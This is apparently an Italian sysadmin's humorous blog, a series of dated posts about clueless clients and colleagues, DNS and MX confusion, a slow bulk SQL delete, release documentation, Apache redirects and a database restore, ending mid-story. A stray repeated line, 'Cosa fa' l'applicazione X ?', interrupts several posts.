CL - Allo scopo di utilizzare appieno i servizi del nuovo hosting provider, e' necessario cambiare i DNS del nostro sito web impostando i seguenti DNS: 1. dns.nuovoprovider.nl, 2. dns2.nuovoprovider.nl e 3. dns3.nuovoprovider.nl.

Allora, sto branco di paguroidi ha deciso di spostare il loro server web dal nostro hosting ad un altro hosting meno costoso (dicono loro), il server e' stato "migrato" e l'unica cosa che era rimasta da noi e' la gestione dei DNS, ora pare vogliano togliere anche quella. Vabbe', NMP.

Allora, io rimando indietro una bella maillina che dice piu' o meno:

IO - Caro CL, modificare i DNS nella registrazione del dominio significa che da ora in avanti le modifiche alla zona dovranno essere richieste o effettuate usando il DNS del nuovo providers, dato che noi non abbiamo accesso a tali DNS non sara' piu' nostro compito gestirli.

Dopo una sommaria conferma (ho idea che il CL sia andato in coredump del cervello alla prima riga), procedo a cambiare la registrazione. Un paio di ore dopo scoppia il casino. Come atteso.

CL - Non riceviamo piu' posta!

IO - In che senso?

CL - Che non ci arriva piu' la posta!

IO - Dunque *clicckety click* sembra che il record mx per il vostro dominio punti sul server di posta del nuovo provider, avete domandato a lui?

Cosa fa' l'applicazione X ?

CL - Ma noi vogliamo ricevere la posta sul nostro server.

IO - In tal caso dovreste configurare il record mx in modo da puntare a quel server e non al server del provider.

CL - Bhe' cambiatelo!

IO - No, io non posso cambiarlo, dovete richiederlo al nuovo provider.

CL - Ma voi avete sempre fatto le cose!

IO - Perche' eravamo noi a gestire il vostro DNS, adesso non lo gestiamo piu' quindi non possiamo farlo. Come scritto nella mail di prima.

CL - Ma noi non riceviamo piu' la posta!

IO - Parlatene con il vostro nuovo provider.

CL - Ma che vuole dire? Io ho solo chiesto di cambiare una cosa, cosa c'entra la posta?

IO - Hummm... voi avete idea di come funziona il DNS vero?

CL - Ma si', il sito... http... quella roba li'...

IO - Allora, se il DNS e' quello del provider, e' quello che dice dove deve andare la posta, se quell'informazione e' sbagliata la posta andra' da un'altra parte.

CL - Ma il sito si vede ancora!

IO - Il sito non c'entra un tubo con la posta.

CL - Ah no. Un momento, in effetti c'e' un problema che il sito con il www dovrebbe vedersi come quello senza www mentre adesso il sito senza www rimane senza www. Possiamo metterlo a posto?

IO - Anche questo dovete domandarlo al provider. Quello nuovo.

CL - E non potete metterlo a posto voi?

IO - No. Dovete domandarlo al nuovo provider che vi gestisce il sito. Noi non ci entriamo piu' niente.

CL - Ma se aspettiamo loro ci facciamo notte! Noi abbiamo bisogno della posta!

IO - Bhe, io posso rimettere i DNS come stavano prima ma richiedera' un po' di tempo ed in ogni caso dovrete ugualmente parlare con il provider per la faccenda del 'www' (sic).

CL - Ma perche' non li sistemate voi? Lo avete sempre fatto.

IO - Perche' i DNS non sono piu' i nostri e quindi non li gestiamo piu'. Come spiegato nella mail.

CL - ...si ma io mica l'ho capito...

E si'... perche' come funziona "la internet" e' magia no?

Davide

12/12/2011 08:00

Rollback en

I databases sono cose fantastiche. Consentono di organizzare i dati in entita' gestibili (chiamate 'records') ordinandoli, aggiungendoli, modificandoli eccetera ecceterandoli. Come tutte le cose belle ed utili pero', i database richiedono di essere usati in modo appropriato.

Se si cerca di usare un... qualsiasi cosa in effetti, in modo inappropriato non si otterra' il risultato desiderato ma si complichera' inutilmente la vita di tutti i coinvolti, in primis del SysAdmin che vi bestemmiera' dietro.

E' quello che ho pensato oggi, quando mi e' piovuta nella casella di posta una mail che parla di "rilascio" dell'applicazione tal-de-tali nell'ambiente di test.

Il 'rilascio' consiste piu' o meno nella solita roba: copia di file .war, modifica di configurazioni ed una paccata di script .sql per aggiornare il database.

Uno in particolare di questi script ha attirato la mia attenzione:

```
delete from tabella1 where campo=valore;  
delete from tabella2 where campo=valore;  
delete from tabella3 where campo=valore;  
delete from tabella4 where campo=valore;  
delete from tabella5 where campo=valore;
```

Un rapido (si fa per dire) controllo mi ha detto che tabella1 contiene 18 milioni di records (diciottomilioni) di cui 17.9 milioni corrispondono a quella clausola 'where'... taccio sulle altre tabelle il cui contenuto e' simile.

Immediatamente e' partita una mia mail che diceva piu' o meno "ma se dobbiamo rimuovere il 99% dei records di una tabella, non facciamo prima a fare una copia dei dati che NON DEVONO essere rimossi, truncate della tabella e poi fare un restore dei dati salvati prima?"

Il programmatore in oggetto ha blaterato di 'coerenza dei dati' ed altre cose varie, il discorso era abbastanza vacuo e lacunoso ed a me ha dato la netta impressione di qualcuno che non sa che differenza operativa ci sia tra una TRUNCATE ed una DELETE. Soprattutto quando ci sono di mezzo 18 milioni e passa di records ed un database con le transazioni.

L'ho detto che era venerdi' pomeriggio alle 16.30? Se non l'ho detto era sufficientemente sottinteso?

Comunque sia, io ho lanciato (in screen) lo script. Dopo un paio d'ore, comunicato a chi di dovere che lo script stava ancora girando ed io non avevo la piu' pallida idea di quanto ci avrebbe messo, me ne sono andato a casa. Durante il fine-settimana ho dato un'occhiata di tanto in tanto a come stavano andando le cose. Lo script era sempre fermo al suo 'delete'.

79 ore dopo, lunedì, mi arriva la telefonata del 'responsabile it' (CL) della situazione.

CL - Noi avevamo richiesto un rilascio venerdi' scorso. Non abbiamo piu' saputo nulla.

IO - Il vostro rilascio richiedeva l'esecuzione di una serie di script di aggiornamento del database, uno di questi sta ancora girando. Avevo fatto presente venerdi' che lo script era fatto in modo... diciamo sub-ottimale... ed avrebbe richiesto del tempo per essere eseguito.

CL - Ma e' da venerdi' che noi non possiamo fare niente!

IO - Non e' che io possa farci molto: il database non lo posso di certo velocizzare.

Cosa fa' l'applicazione X ?

Dopo un po' di geremiadi il CL decide di riportare il problema al suo programmatroto. Il quale finisce con il mandare una mail (in CC a me) che dice piu' o meno che la cosa migliore da fare e' di rifare lo script in modo "ottimizzato". Come ottimizzazione lui suggerisce di... copiare i records da non cancellare in una tabella temporanea, eseguire una 'truncate' della tabelle e... insomma la stessa identica cosa che io avevo suggerito a lui **prima** di eseguire questa query.

Ovviamente, quello che il programmatroto non ha preso in considerazione e' che interrompere *adesso* la query vuole dire eseguire un rollback dell'intera operazione, rollback che, probabilmente, ci mettera' lo stesso identico tempo che ci ha messo fino ad ora.

Come dicevo: se non si capisce *come* usare uno strumento si puo' stare certi che lo si usera' molto, ma molto male.

Davide

19/12/2011 08:00

Skizo en

Ok questa qui non e' propriamente una storia, anzi non lo e' per niente, ma dato che siamo sotto Natale (cioe', voi che leggete sarete sotto Natale quando leggerete questo pistolotto, io adesso che lo scrivo non lo sono) e dovremmo essere tutti piu' buoni e comprensivi, ho deciso di deliziarvi con un classico esempio di cio' che passa per miei "colleghi di lavoro" in cotesto posto.

Alura, comincio con il premettere che nel mio ufficio (ed in generale in tutti gli uffici in cui sono capitato fino ad ora), il caffe' ed altri 'generi di conforto' sono gentilmente offerti e gratuiti. O meglio, sono offerti quando non finiscono con la velocita' di un fulmine, dopo di che tutti cominciano a lamentarsi a voce sempre piu' alta finche' qualcuno non corre ad acquistarli o fare un'ordine in modo che la riserva sia ristabilita. In genere, quando il caffe' e' finito, io non bevo caffe'. E quando i vari 'generi di conforto' (aka: biscottini et similia) sono finiti non ne consumo o mi porto da casa la mia scorta personale.

Assieme a tutto questo, nel mio ufficio e' presente una lavastoviglie che *dovrebbe servire* a ripulire tazze e bicchieri. Dico "dovrebbe" perche' in generale le tazze ed i bicchieri sono abbandonati in giro per l'ufficio o accatastati in un mucchio sul banco della cucina e non sono **mai** nella lavastoviglie dove dovrebbero essere. Qualcuno sostiene che "quelli delle pulizie" dovrebbero essere responsabili di caricare e scaricare la lavatrice. Tale voce di corridoio rimane IMHO infondata in quanto "quelli delle pulizie" sono piu' fantomatici e sfuggenti del BigFoot, si vocifera che esistano e che qualcuno li abbia pure visti, ma a me non e' mai capitato e data la condizione dei pavimenti e delle scrivanie in genere e' un po' difficile stabilirne l'esistenza.

Comunque sia, quello che succede di solito e' che io arrivo ad ora antelucana, mi dirigo in cucina per un caffe' e mentre la macchina fa il suo ciclo di riscaldamento/pulizia, io svuoto la lavastoviglie dai piatti e tazze pulite, metto le suddette dove dovrebbero essere (nel mobile di cucina), ricarico la lavastoviglie con le tonnellate di tazze e piatti sporchi che giacciono in ogni dove. faccio partire poi mi prendo il mio caffe' e me ne vado a lavorare. Di tanto in tanto, per cause soprannaturali (leggi: rilasci di applicazioni ad ore antelucane) arrivo dopo in ufficio e mi becco la scenda del CL di turno che arriva in cucina con la tazza sporca, la abbandona in mezzo al marasma, apre lo sportello, scopre che *non ci sono* altre tazze pulite e rimane a guardarsi intorno pensando al cosa fare. Ovviamente l'idea di riprendersi la sua merdosa tazza, dargli una sciacquata e riciclarla e' al di la' della sua capacita' mentale.

Oggi, all'ora di pranzo, ero seduto ad uno dei tavolinetti della cucina che mi sgagnavo la mia insalata di riso quando il CL della situazione e' arrivato con la famosa tazza sporca. Mette la tazza sul banco, dove ve ne sono gia' 3 o 4, apre lo sportello, ne prende una nuova... al che mi sono sentito in dovere di fare *La Domanda...*

IO - Perche' non metti quella roba dentro la lavastoviglie invece di lasciarla li' sopra?

CL - He?

IO - Ho detto: **perche' non metti quella roba dentro la lavastoviglie?**

CL - (*guardando le 3 o 4 tazze*) Ma non sono mica mie...

IO - E allora perche' le usi?

CL - No, intendo... una e' la mia...

IO - E allora perche' non **LA** metti nella lavastoviglie?

CL - Non lo so.

IO - Sarebbe a dire?

CL - Non lo so il motivo.

IO - Cioe', tu mi stai dicendo che agisci in un certo modo ma non sai darmi una valida ragione per le tue azioni? Non e' quello che gli psicologi chiamano "schizofrenia"?

CL - Hemmm... Ma cioe'... io non lo so se nella lavastoviglie ci sono delle cose pulite...

IO - Ok, allora ti do' un hint: apri la lavastoviglie e guardaci dentro, se ci sono delle cose pulite potresti per

Cosa fa' l'applicazione X ?

esempio **tirarle fuori** e metterle nello stipo e poi mettere dentro la tua tazza sporca no? Si tratta di **aprire** la lavastoviglie, **guardarci** dentro, **tirare fuori** le tazze che ci sono ed infine **metterci dentro** la tua... se tutti lo fanno nessuno ne soffre e tutti ne guadagnano.

CL - Ma... non e' mica il mio lavoro...

IO - Ti ricordo che io sono seduto dietro di te e la parete che ci divide e' fatta di vetro, lo vedo quello che c'e' sul tuo schermo. Fino ad adesso direi che il tuo lavoro e' consistito nel guardare video su YouTube.

Dopo questa interessante conversazione CL ha deciso di fare lo sforzo erculeo di mettere la sua tazza dentro la lavastoviglie. Per sua fortuna la suddetta era gia' vuota, altrimenti si sarebbe probabilmente slogato la schiena per tirarne fuori il contenuto. No, l'idea di metterci dentro anche le altre 4 tazze che erano sul tavolo non l'ha nemmeno sfiorato, perche' domandate?

No, non penso proprio che questa esperienza abbia cambiato il modus operandi del CL in questione. L'unico effetto e' che ha fatto scendere ancora piu' in basso il mio livello di fiducia nel genere umano e Ciellesco in generale.

Nota: lo so che probabilmente la schizofrenia non e' la definizione giusta, quello che volevo coinvogliare nel cranio del CL era che il suo comportamento era facilmente assimilabile ad uno stato di malfunzionamento cerebrale avanzato. Ed il termine 'schizofrenico' era facile da tradurre.

Davide

26/12/2011 08:00

Best Effort en

Sembra un normale lunedì di inizio autunno (aka: piove e tira vento), quando una strana mail scuote la calma della mia casella di posta.

Da: maisentito@unqualchesito.com
Oggetto: ist995 down

Non riusciamo piu' a collegarci con ist995, il server e' down o ci sono dei problemi con il firewall? prego controllare ASAP.

Io rimango per un po' a guardarla senza capire. Una rapida ricerca mi dice che non c'e' traccia di questo 'ist995' nella nostra documentazione, ne' nel nostro DNS ne' nel file hosts ne' in altri posti.

"unqualchesito.com" non compare nella documentazione manco lui, il dominio e' registrato in belgio e la ditta che lo possiede mi e' ignota.

Tuttavia, prima di considerare la cosa una cazzata e buttarla in /dev/null domando a daboss se ne sa qualche cosa.

DB - Ah, si' mi ricordo di quella cosa... Mi pare che abbiamo aiutato quella gente diversi anni fa ad installare un firewall, poi era passato in gestione ad un loro sysadmin e non ne abbiamo piu' sentito parlare.

IO - Quindi che devo farci con questa roba?

DB - Potresti darci un'occhiata?

IO - E come? Non so dove sta il sito, il firewall, non ci sono informazioni di login da nessuna parte!

DB - Vabbe', prova a domandare a loro.

IO - Ma chi paga poi? Hanno un contratto sta gente?

DB - No, non credo che abbiano un contratto. Anzi sono sicuro che non ce lo hanno.

IO - Di bene in meglio... quindi? Agrattisse?

DB - Bhe', vedi un momento cosa riesci a scoprire, poi vedremo cosa fare.

Onde per cui spedisco indietro una mail domandando la rava e la fava, cioe' dove sarebbe tale server, che roba e', come ci si collega, accounts et similia. La mail che mi arriva di risposta e' a dir poco criptica. Si lamenta che "non ci si riesce a collegare" ma ben poche informazioni sono fornite allo scopo di aiutare il debugging. Dopo un certo rimpallo di mail riesco a venire in possesso di un paio di informazioni essenziali.

Ovvero: il firewall e' un BSD (nessuna sorpresa) ed il famoso server con il quale non ci si riesce a collegare sarebbe un qualche server Windows, nessuna informazione pero' riguardo a quali servizi/funzioni siano irraggiungibili ne' come ci si possa loggare su tale server. Le credenziali di login sul firewall sono anche nebulose.

Da quello che riesco ad arguire l'intero ambaradan era stato inizialmente installato da qualcuno con l'aiuto nostro, poi passato in gestione in toto ad un sysadmin di \$dittamaisentita e basta. Adesso pare che il suddetto sysadmin sia ammalato o qualche cosa del genere (ho il vago sospetto che \$dittamaisentita stia cercando di tagliare i costi ed abbia semplicemente licenziato il malcapitato) ed ora nessuno sa piu' come e' configurato l'intero arnese o cosa fare. E come al solito l'UL della situazione ha pescato il nostro indirizzo di posta e via.

Il problema pero' e' che apparentemente nessuno ha la piu' pallida idea di cosa, come o perche'. Cosa sia installato e disponibile, come lo sia e soprattutto PERCHE' non funzioni. Ovviamente nessuno ha toccato niente nel firewall (anche perche' non sanno le password) ne' ci sono stati problemi o altro. Come al solito

Cosa fa' l'applicazione X ?

insomma.

Dopo aver madonnato al telefono con il CL della situazione riesco a fargli quantomeno riavviare il firewall e lo conduco per mano a cambiare la password di root, aggiungere una utenza particolare per consentirmi il login ed una attenta analisi delle loro mail mi fornisce una idea di quale potrebbe essere l'indirizzo ip a cui devo attaccarmi e riesco a collegarmi.

Un po' di tcpdump non mi dice pero' nulla di particolare, a quanto vedo i pacchetti vanno ma non vengono mai. Riferisco i risultati allo scontento UL (non so che farci) e riporto a DaBoss.

IO - ...quindi o prendiamo in carico la gestione dell'intero sistema, il che significa avere le credenziali di accesso a tutti i sistemi, oppure c'e' ben poco che noi possiamo fare. Secondo me questi hanno fatto un qualche aggiornamento sul loro server windows e adesso non passa piu' un tubo ne' da una parte ne' dall'altra. DB - Ah, vabbe', gli mandero' un'offerta per la gestione del loro sistema, nel frattempo vedi di fare il possibile senza perderci troppo tempo... "best effort".

Nelle successive 12 ore conto non meno di 20 ticket di questi arrapati con problemi che vanno dall'aggiunta di funzionalita' ad applicazioni mai viste ne' sentite a domande relative all'uso di applicazioni desktop!

"Best Effort"??? Ma che mi prendono per il culo? Questi hanno bisogno di una baby-sitter piu' che di un sistemista! Ah, ed ovviamente, nel caso vi fossero dubbi, tutti i ticket contengono la parola magica "ASAP".

Davide

16/01/2012 08:49

Documentation is nice, Documentation is good...

Allora, ritorniamo a parlare della famosa applicazione di quella gente di cui avevo detto un po' di tempo fa. Dopo i vari casini che si erano verificati, l'UL in carico della situazione aveva deciso che la cosa migliore da fare era... rifare tutto da capo. Ma con un altro programmatroto ed in modo completamente diverso.

Ragion per cui erano stati installati altri 8 servers, con JBoss e TomCat (?) e le varie applicazioni suddivise in modo che uno dei server facesse funzionare questo-e-quello mentre l'altro facesse quest'altro-e-quell'altro e cosi' via. Con il risultato che non ci si capisce piu' un tubo e per un rilascio bisogna andare a cercare roba in giro per il mondo. Tra l'altro, non contenti del casotto iniziale, hanno anche deciso di spostare le applicazioni in giro.

Dopo una serie di madonne da fare invidia ad uno scaricatore di porto turco, sono riuscito a farmi una vaga idea di come le cose funzionano ed ho scritto uno straccio di documentazione dove si spiega la rava e la fava ed e' presente una breve procedura di rilascio.

Procedura che e' una roba del tipo

1. Attivare pagina di manutenzione su firewall X con linea Y
2. Attivare pagina di manutenzione su server X con linea Y
3. Eseguire backup del database usando script K su server Z
4. Eseguire backup applicazioni su server 1..8 con script...

E cosi' via. Ora, la documentazione finisce con un bel "quando ho scritto sta roba funzionava, se fate dei cambiamenti all'ambiente aggiornate la documentazione grazie". No, che qualcuno aggiorni la documentazione non ci credo manco io, ma tante'...

Comunque sia. Le cose vanno piu' o meno con la mia documentazione che funziona. Solo che poi questa gente comincia a fare 'n' rilasci in test e poi riportare tutto di botto in produzione. Ovviamente l'idea di fare un rilascio "omnicomprensivo" che contiene tutto e' al di la' della loro comprensione, quindi si limitano a ripassarci tutte le versioni che devono essere riportate una per una (nella giusta sequenza) sui server di produzione in modo da avere l'applicazione funzionante.

Tutto questo solo per descrivere il casotto. Comunque sia, arriva il giorno in cui questo branco di allupati domanda un rilascio sul sistema di produzione. Rilascio che e' l'accumulo di 3 o 4 rilasci precedenti. E quella mattina, per svariati motivi, io sono impegnato a cercare di risolvere un problema di rewrite e redirects circolari su Apache. Ondepercuicio, quando uno dei miei colleghi mi dice che del rilascio se ne occupa lui, io casco dalle nuvole perche' manco ho visto la mail. Ma dato che dice che "se ne occupa lui" io non mi preoccupo piu' di tanto.

Almeno fino a che il telefono non comincia a suonare. Ed ovviamente e' l'UL della situazione che si lamenta che la pagina di manutenzione in corso non compare ed il sito e' irraggiungibile e che la versione sbagliata compare adesso in produzione e che questo-e-quell'errore sono riportati da questo-e-quell servizio... Il che mi fa pensare che il famoso collega che sta procedendo al rilascio non ha letto la documentazione.

IO - (*rivolto al suddetto collega, d'ora in avanti CL*) Yoh! Ancora occupato con il rilascio di quella gente?

CL - Si', e' un casino.

IO - Che e' un casino lo sapevano tutti, hai letto la documentazione?

CL - Ho qui la lista che ha passato il programmatroto.

IO - Si bene, ma a parte quella, hai anche letto la documentazione di rilascio che abbiamo nel wiki?

Cosa fa' l'applicazione X ?

CL - No, ho qui la lista del programmatroto.

IO - Ah bene, allora di passo UL che ha qualche domanda per te.

Ovviamente l'UL in questione ripete le sue germiadi a CL, il quale ripete a pappagallos che "ha la lista del programmatroto". Il fatto che tale lista riporti cose generiche e non dica nulla di cose come "pagine di manutenzione" et similia e' un particolare trascurabile. Comunque sia, CL si piglia la scaldada e poi viene a domandare a me.

CL - Ma c'e' una pagina di manutezione per quel sito?

IO - Probabilmente si, ma se c'e' e' scritta nella documentazione.

CL - E c'e' una procedura per il backup del database?

IO - Se c'e' e' nella documentazione.

CL - E c'e' una sequenza...

IO - Quale parte di **leggi la foxxuta documentazione** non era chiara?

Perche' la documentazione e' una gran rottura da scrivere e da mantenere, se poi nessuno la legge mai e' anche peggio.

Davide

23/01/2012 08:00

More is not always better

Ritorniamo a parlare di \$allupati, di cui ho gia' detto fin troppo. Ora, dopo le ultime malefatte i signori hanno deciso di "cloudizzarsi" (cosi' ha detto l'ul di turno), il che significa nella sua testa (bacata) di spostare alcune funzioni dell'applicazioni in un qualche servizio web ospitato sa dio dove.

Dopo un paio di test con la versione di test dell'applicazione le cose sembrano andare bene ed il tutto viene riportato in produzione, se non vi ricordate questi sono quelli che avevano cominciato con 6 (sei) application server, poi sono passati ad averne 10 (dieci) ed adesso, dopo qualche 'problemino' di carico sono arrivati ad avere 12 (dodici) server di produzione.

Ok, in effetti sarebbero 14, ma due sono sganciati dal load balancer per una serie di ragioni che adesso non riporto perche' senno' mi viene da bestemmiare solo al pensiero...

Comunque sia, dodici server di produzione.

In ogni caso, i signori fanno qualche test con l'ambiente di test (appunto) e paiono soddisfatti dei risultati, cosi' un bel martedi' mattina facciamo il mega rilascio su tutti i 14 server di produzione e cominciano i guai.

Nel giro di 10 minuti i vari server di produzione cominciano a diventare di un lento da far paura. Tempo addietro avevamo aggiunto una specie di 'watchdog', se la risposta del server diventa troppo lenta il servizio viene riavviato, Questo perche' i vari programmatroti non erano molto capaci di gestire cose come *garbage collection*. Con il risultato che una applicazione lenta era molto spesso una applicazione sul punto di incartarsi per mancanza di memoria.

Il guaio e' che quella "brillante soluzione" (come l'aveva definita DaBoss, ignorando il mio commento che la soluzione avrebbe brillato di piu' se fosse stata "correggere gli errori nell'applicazione del ca\$\$o") adesso e' diventata un'arma a doppio taglio, con entrambi i lati puntati verso di noi: il sistema e' talmente lento che tutti i server si riavviano uno dopo l'altro e la possibilita' di beccare un errore e' praticamente 1 su 1.

Ovviamente dopo 10 minuti abbiamo \$allupati al telefono. Che ovviamente non sono contenti della situazione.

Dopo un po' di tira e molla riesco a convincere l'UL di turno a fare un bel roll-back e ritornare alla versione dell'applicazione precedente. Loh and Behold, tutto funziona in maniera perfetta. Ok, che roba e' cambiato tra la versione vecchia (che funziona) e quella nuova che si inchioda? A parte un paio di cambiamenti di nessuna importanza, il nuovo web-servizio ovviamente.

Hummm... fatti un giro nei vari log e scopri che quel web-servizio viene chiamato nel 98% delle richieste! Ed eccoti risolto l'arcano: il webservizio del menga e' piu' lento di un bradipo stanco, ergo, tutto il sistema diventa dipendente da l'ennesimo collo di bottiglia/single point of failure. Quando quello diventa troppo lento e cessa di rispondere, l'intero sistema si siede per terra.

DB - Ma cosa possiamo fare?

IO - Noi? Noi non possiamo farci un tubo, se questa gente (mi riferisco a quelli che gestiscono il web-disservizio) non riescono a gestire questo carico di attivita' (che non e' neanche elevato oggi, aspetta la newsletter di domenica e voglio vederti) non e' che ci possiamo fare molto.

DB - Ma se noi per esempio...

IO - Si?

DB - Aggiungessimo un paio di server dalla nostra parte? Non so... un'altra dozzina per esempio...

Cosa fa' l'applicazione X ?

IO - Quajo! Il problema cosi' lo peggiori e basta. Se si tratta di un eccesso di carico, aggiungere server dalla nostra parte significa aggiungere *client* alla loro parte, quindi peggiorare il loro carico e non migliorarlo.

DB - Ma noi dobbiamo risolvere il problema!

IO - Lo abbiamo gia' risolto: non usare il web-disservizio, se loro vogliono per forza utilizzarlo dovranno discutere con quelli che lo forniscono di avere una minima capacita' riservata.

DB - Ma se noi aggiungessimo una mezza dozzina di server...

Qualche cosa mi fa pensare che voglia vendergli un'estensione dell'hosting.

Davide

30/01/2012 08:00

No, just No

DaBoss si avvicina...

DB - Ho un bel problemino per te.

IO - Quando dici così mi fai paura...

DB - Allora c'è \$brancodirimba che vuole cambiare alcuni url del loro sito interdet.

IO - E che problema c'è ? Hanno un CMS che dovrebbe consentirlo no?

DB - Che non vogliono perdere il posizionamento nei motori di ricerca quindi si tratta di fare delle Redirect dai vecchi url a quelli nuovi.

IO - Ossignur... ok, abbiamo una lista degli url spero.

DB - Sì e c'è anche da cambiare la homepage.

IO - Come c'è da cambiare la home page?

DB - Adesso se vai su www.sitodelcappero.nl lui ti reindirige su www.sitodelcappero.nl/applicazione/qualchecosa/showhome, loro vogliono invece che rimanga 'www.sitodelcappero.nl' senza nient'altro.

IO - Hu... per questo dovrò guardare come è fatto il sito e cosa è quel coso...

DB - Veramente gli ho già detto che ci pensavi tu.

IO - ...ho grazie...

DB - E vogliono andare in produzione domani mattina.

IO - Doma... in produ... Produzione!!!??? Niente test prima?

DB - Ma sono solo un paio di redirects... tu che sei il Guru di Apache non dovresti metterci troppo. Comunque ti ho girato una mail con l'elenco delle Url.

Un rapido controllo mi dice che la mail contiene un bellissimo foglio excel con... 1320 url.

IO - Un paio??

Dalla mia ~/bin salta fuori uno scriptino perl che prende il figlio di Excel e lo sminuzza generando una serie di redirects pronte per essere infilate nel file di configurazione di Apache, dopo aver controllato che non ci siano redirects che reindirgono su un'altra redirects o cose così. Il risultato è che su 1320 righe trovo una dozzina di ovvie castronerie (reindirgere una .jpg su un file .html?). Poi mi metto a guardare il sito web di quella gente e la mail che cerca di spiegare la rava e la fava.

Allora, il branco di mammalucchi ha una batteria di applicazioni sul server, ognuna è identificata dalla sua 'directory' di appartenenza, quindi abbiamo <http://.../applicazione/...>, <http://.../applicazione2/...> e così via. Questi vorrebbero fare sì che invece che '/applicazione/' appaia '/a_pplicazione/' Perché? perché il Genio del marketing dice così. Vuolsi così cola' eccetera eccetera.

Io metto insieme il nuovo file di configurazione, il file di configurazione di TomCat, preparo tutto, il mattino dopo butto tutto in produzione, testo un paio di cose e sembra tutto ok. Almeno finché il CL di turno non telefona per avvisare che "non funziona più niente".

Un rapido controllo mi dice che su una batteria di pagine i vari link sono hard-coded e quindi non sono cambiati. Riporta la cosa ai loro programmatrotti che producono le nuove pagine e le mettiamo in produzione, poi arriva il problema successivo.

CL - Se io vado su www.sitodelcappero.nl vedo il sito giusto.

IO - Che era la vostra richiesta.

CL - Ma se vado su www.sitodelcappero.nl/a_pplicazione/qualchecosa/showhome continuo a vedere lo stesso

Cosa fa' l'applicazione X ?

sito.

IO - Ovvio che continui a vederlo.

CL - Ma io non voglio vedere il /a_pplicazione/qualchecosa/showhome!

IO - Quello rimane li'. /a_pplicazione/ e' il contesto dell'applicazione e non si puo' rimuovere.

CL - Ma io non voglio vederlo!

Mettete qui se vi pare una spiegazione di come funziona un server con molteplici applicazioni, che ci deve essere un modo per distinguerle e che questo modo molto spesso e' fatto usando diversi 'contesti' e che non si puo' sovrascrivere il contesto di 'root' senza incasinare tutto.

CL - ...ma io non voglio vederlo!

IO - Non si puo' fare.

CL - Ma io non voglio vederlo! Il tuo capo ha detto che si poteva fare.

IO - Il mio capo si e' ovviamente sbagliato perche' non conosceva il funzionamento dell'applicazione.

CL - Ma io non voglio vederlo!

IO - Non si puo' fare.

CL - Come si puo' fare?

IO - Non si puo'.

Ripetete la 'conversazione' di cui sopra quante volte volete. Qualche volta 'no' e' l'unica risposta valida.

Davide

06/02/2012 08:00

Backup is good, Restore... not always

E' un uggioso e piovigginoso giovedi' quando arrivo nell'ufficio deserto di buon ora e mi trovo una mail che dice 'ripristinare i database di produzione di \$cliente sul server di test'. Oh che gioia, 300 Gb di database, il che significa che avro' tutta la giornata occupata.

Mi ricordo anche vagamente che l'ambiente di questo cliente e' un casino inenarrabile, quindi mi metto a perusare la documentazione e trovo un bellissimo documento nel wiki aziendale che si intitola per l'appunto "ripristino db prod su test". Ma pensa un po'

Il documento inizia con un bel "per prima cosa ripristinare l'ultimo backup in modo da avere tutti i files necessari". Hemmm... se lo dici tu. "Vedere esempio di ripristino" e segue l'esempio di ripristino. Ok, non sapendo una sega di come funziona il backup di questo coso andiamo.

Mi armo di santa pazienza e seguo pedissequamente le distruzioni. Clicca li', schissa qui, gira di la'... dieci secondi dopo che il restore ha iniziato a macinare l'allarme parte per un servizio che gira su un altro dei server di \$cliente. La cosa mi lascia un attimo interdetto.

Perche' \$servizio dovrebbe avere dei problemi se io sto facendo un ripristino sul db di test? Comunque per non sapere ne' leggere ne' scrivere interrompo immediatamente quello che sto facendo e mi metto a guardare questo arnese. Che risulta totalmente incatastato e richiede ben due riavvi per risistemarsi.

Ovviamente DaBoss che e' gia' in baracca per via di certi aggiornamenti su una delle SAN salta immediatamente sulla cosa.

DB - che e' successo con \$cliente? IO - e che ne so... io stavo cercando di fare un trasferimento di database da produzione a test... DB - ma hai fatto qualche cosa sul db di produzione? IO - io sto seguendo le istruzioni che sono state scritte da qualcun altro, questo e' quello che so.

Sorvoliamo sul resto della discussione, comunque dopo essermi preso la scaldita mi sono messo in attesa del pinguino responsabile della documentazione e l'ho "gentilmente" interrogato. E' risultato che la documentazione era carente di certi piccoli dettagli insignificanti, come il fatto che il restore deve essere effettuato scegliendo un diverso server di destinazione, anche il come selezionare una diversa destinazione era mancante, o il fatto che occorre specificare una minore 'velocita' per ridurre il consumo di risorse. Tacciamo sul fatto che eseguire il restore di un dump sul db di produzione non dovrebbe provocare il crollo di un servizio che gira su un server diverso (anche se usa tale database). Ma l'esperienza mi ha insegnato che talvolta le azioni hanno conseguenze al di la' dell'immaginabile.

Comunque sia, dopo aver riavviato a calci il suddetto servizio mi sono messo ad eseguire il restore, che, come previsto, mi ha preso tutta la giornata. Dopo di che ho proceduto ad aggiungere i millemila dettagli mancanti alla suddetta documentazione, che e' passata da una paginetta scarsa a 23 pagine piene (!). Ora sono quasi certo che il prossimo idiota che dovra' fare questa operazione potrebbe avere una buona possibilita' di riuscita... se riesce a trovare la documentazione ovviamente, dato che anche la funzione di ricerca di questa merda di wiki non e' che sia delle migliori.

Il backup fa' sempre bene, il restore... qualche volta no.

Davide
13/02/2012 08:00

Fuckaroo Banzai! en

Io commetto errori. Credo di averlo detto e ripetuto alla nausea oramai.

E dato che io so che commetto errori ammetto anche che chiunque altro possa commettere errori. E' per questo che siamo esseri umani. Quindi quando qualcuno mi dice "penso di aver fatto una cazzata" la mia prima risposta e' "Tu PENSI?" ma sotto sotto quello che penso e' "si' lo so, e adesso io dovro' sistemarla" ma non e' che mi agito piu' di tanto, anzi.

Quello pero' che mi fa veramente girare i coglioni come le pale di un Chinook in decollo e' quando qualcuno cerca di scaricare su qualcun altro (di solito me, direttamente o indirettamente) le cazzate che ha fatto senza nemmeno provare a nascondere che siano cazzate sue. E' questa puzza che emanano... "Eau De Clueless" che mi da' il voltastomaco.

Detto questo andiamo avanti. E' una settimana *de fuego*, una delle SAN da 60 Tb comincia ad avere degli strani comportamenti con ritardi nella *lettura* dei dati, il che provoca strani malfunzionamenti da tutte le macchine che usano quell'arnese come storage, e sono tante. Il che significa che il foxxuto pager suona spesso e volentieri (tra parentesi, ho scoperto che dopo il 60esimo allarme riparte da 1).

Dire quindi che sono leggermente nervoso e' come dire che Godzilla e' "leggermente grande". E' Giovedi' sera, pare tutto tranquillo ed io sto cercando di recuperare un po' di sonno. Quando il maledetto arnese comincia a suonare. Io lo acchiappo guardo e rimango basito. Il messaggio che mi compare e' "c'e' un errore sul sito XXY chiamare subito numeroditelefono".

